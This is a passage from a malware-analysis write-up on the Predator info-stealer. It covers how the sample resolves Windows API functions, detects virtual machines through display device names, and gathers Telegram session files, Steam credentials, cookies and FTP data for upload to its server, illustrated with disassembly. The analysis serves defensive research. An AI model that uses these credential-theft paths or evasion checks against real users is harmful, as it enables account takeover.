773E198C	DA 42 0C 00	F1 42 0C 00	04 43 0C 00	1A 43 0C 00	ÚB . ñB . .C . .C .
773E199C	30 43 0C 00	3C 43 0C 00	4C 43 0C 00	66 43 0C 00	0C . .<C . LC . fC .
773E19AC	80 43 0C 00	90 43 0C 00	A7 43 0C 00	B8 43 0C 00	.C . .C . §C . C .
773E19BC	C9 43 0C 00	D6 43 0C 00	E6 43 0C 00	F6 43 0C 00	ÉC . ÓC . æC . ôC .
773E19CC	17 44 0C 00	24 44 0C 00	33 44 0C 00	42 44 0C 00	.D . \$D . 3D . BD .
773E19DC	4F 44 0C 00	60 44 0C 00	71 44 0C 00	7C 44 0C 00	0D . . D . qD .  D .
773E19EC	94 44 0C 00	AC 44 0C 00	BB 44 0C 00	D0 44 0C 00	.D . -D . »D . DD .
773E19FC	E7 44 0C 00	FE 44 0C 00	0D 45 0C 00	20 45 0C 00	çD . pD . .E . E .

With the next instruction **add eax,ecx**. This remains to go at the exact position of the string value in the "AddressOfNames" array.

DLLBaseAddress + AddressOfNameRVA[i] = Function Name  
 751F0000 + 0C41D4 = CreateDirectoryA

773E41D4	43	72	65	61	74	65	44	69	72	65	63	74	6F	72	79	41	CreateDirectoryA
773E41E4	00	43	72	65	61	74	65	44	69	72	65	63	74	6F	72	79	.CreateDirectory
773E41F4	45	78	41	00	43	72	65	61	74	65	44	69	72	65	63	74	ExA.CreateDirect
773E4204	6F	72	79	45	78	57	00	43	72	65	61	74	65	44	69	72	oryExW.CreateDir
773E4214	65	63	74	6F	72	79	54	72	61	6E	73	61	63	74	65	64	ectoryTransacted
773E4224	41	00	43	72	65	61	74	65	44	69	72	65	63	74	6F	72	A.CreateDirector
773E4234	79	54	72	61	6E	73	61	63	74	65	64	57	00	43	72	65	yTransactedW Cre
773E4244	61	74	65	44	69	72	65	63	74	6F	72	79	57	00	43	72	ateDirectoryW Cr
773E4254	65	61	74	65	45	76	65	6E	74	41	00	43	72	65	61	74	ateEventA.Creat
773E4264	65	45	76	65	6E	74	45	78	41	00	43	72	65	61	74	65	eEventExA.Create
773E4274	45	76	65	6E	74	45	78	57	00	43	72	65	61	74	65	45	EventExW.CreateE
773E4284	76	65	6E	74	57	00	43	72	65	61	74	65	46	69	62	65	ventW.CreateFibe
773E4294	72	00	43	72	65	61	74	65	46	69	62	65	72	45	78	00	r.CreateFiberEx.
773E42A4	43	72	65	61	74	65	46	69	6C	65	41	00	43	72	65	61	CreateFileA.Crea
773E42B4	74	65	46	69	6C	65	40	61	70	70	69	6E	67	41	00	43	teFileMappingA.C
773E42C4	72	65	61	74	65	46	69	6C	65	40	61	70	70	69	6E	67	reateFileMapping
773E42D4	4E	75	6D	61	41	00	43	72	65	61	74	65	46	69	6C	65	NumaA.CreateFile
773E42E4	40	61	70	70	69	6E	67	4E	75	6D	61	57	00	43	72	65	MappingNumaw Cre
773E42F4	61	74	65	46	69	6C	65	40	61	70	70	69	6E	67	57	00	ateFileMappingW.
773E4304	43	72	65	61	74	65	46	69	6C	65	54	72	61	6E	73	61	CreateFileTransa
773E4314	63	74	65	64	41	00	43	72	65	61	74	65	46	69	6C	65	ctedA.CreateFile
773E4324	54	72	61	6E	73	61	63	74	65	64	57	00	43	72	65	61	TransactedW.Crea
773E4334	74	65	46	69	6C	65	57	00	43	72	65	61	74	65	48	61	teFileW.CreateHa
773E4344	72	64	4C	69	6E	68	41	00	43	72	65	61	74	65	48	61	rdLinkA.CreateHa
773E4354	72	64	4C	69	6E	68	41	00	43	72	65	61	74	65	48	61	rdLinkTransacted

The comparison is matching, now it needs to store the "procAddress. So First the Ordinal Number of the function is saved. Then with the help of this value, the Function Address position is grabbed and saved into ESI.

```
ADD     ESI, ECX
ProcAddress = Function Address + DLLBaseAddress
```

In disassembly, it looks like this :

Let's inspect the code at the specific procAddress...

7735BF9D	90	nop	
7735BF9E	8B FF	mov edi,edi	CreateDirectoryA
7735BFA0	55	push ebp	
7735BFA1	8B EC	mov ebp,esp	
7735BFA3	5D	pop ebp	
7735BFA4	EB 05	jmp <kernel32.CreateDirectoryA>	
7735BFA6	90	nop	
7735BFA7	90	nop	

So everything is done, the address of the function is now stored into EAX and it only needs now to be called.


```

loc_4015FA:
push    0
push    esi
call    eax                ; CreateDirectoryA call
pop     esi
leave
retn    4
func_CreateDirectoryA endp

```

## Anti-VM Technique


Here is used a simple Anti-VM Technique to check if this stealer is launched on a virtual machine. This is also the only Anti-Detection trick used on Predator.



First, User32.dll (Xored) is dynamically loaded with the help of “LoadLibraryA”, Then “EnumDisplayDevicesA” module is requested with the help of User32.dll. The idea here is to get the value of the “Device Description” of the current display used.

When it’s done, the result is checked with some values (obviously xored too) :


- Hyper-V
- VMware
- VirtualBox




If the string matches, you are redirected to a function renamed here "func\_VmDetectedGoodBye".

### How to By-Pass this Anti-VM technique?

For avoiding this simple trick, the goal is to modify the REG\_SZ value of "DriverDesc" into {4d36e968-e325-11ce-bfc1-08002be10318} to something else.



And voilà!



## Stealing Part

Let's talk about the main subject... How this stealer is organized... As far I disassemble the code, this is all the folders that the malware is setting on the "ptst" repository before sending it as an archive on the C2.


- Folder
  - **Files**: Contains all classical text/documents files at specifics paths
  - **FileZilla**: Grab one or two files from this FTP
  - **WinFTP**: Grab one file from this FTP
  - **Cookies**: Saved stolen cookies from different browsers
  - **General**: Generic Data
  - **Steam**: Steal login account data
  - **Discord**: Steal login account data

- Files
  - Information.log
  - Screenshot.jpeg <= Screenshot of the current screen

## Telegram


For checking if Telegram is installed on the machine, the malware is checking if the KeyPath “Software\Microsoft\Windows\CurrentVersion\Uninstall\{53F49750-6209-4FBF-9CA8-7A333C87D1ED}\_is1” exists on the machine.

So let’s inspect what we have inside this “KeyPath”? After digging into the code, the stealer will request the value of “InstallLocation” because of this where Telegram is installed currently on the machine.



Step by step, the path is recreated (also always, all strings are xored) :

- %TELEGRAM\_PATH%
- \Telegram Desktop
- \tdata
- \D877F783D5D3EF8C



The folder “D877F783D5D3EF8C” is where all Telegram cache is stored. This is the sensitive data that the stealer wants to grab. Also during the process, the file map\* (i.e: map1) is also checked and this file is, in fact, the encryption key. So if someone grabs everything for this folder, this leads the attacker to have an access (login without prompt) into the victim account.

## Steam

The technique used by the stealer to get information for one software will remain the same for the next events (for most of the cases). This greatly facilitates the understanding of this malware.




So first, it's checking the "SteamPath" key value at "HKCU\Software\Valve\Steam" to grab the correct Steam repository. This value is after concatenating with a bunch of files that are necessary to compromise a Steam Account.

```
mov     [ebp+4], ebx
mov     esi, ecx
mov     [ebp-0D0h], esi
xor     ebx, ebx
mov     [ebp-4], ebx
movaps  xmm0, ds:xmmword_49D900
movups  xmmword ptr [ebp-96h], xmm0
mov     dword ptr [ebp-86h], 11150423h
mov     word ptr [ebp-82h], 10h ; .Software\Valve\Steam
mov     ecx, ebx
```

```
mov     cl, 1Fh
mov     dword ptr [ebp-37h], 7A6B4C1Fh
mov     dword ptr [ebp-33h], 7E4F727Eh
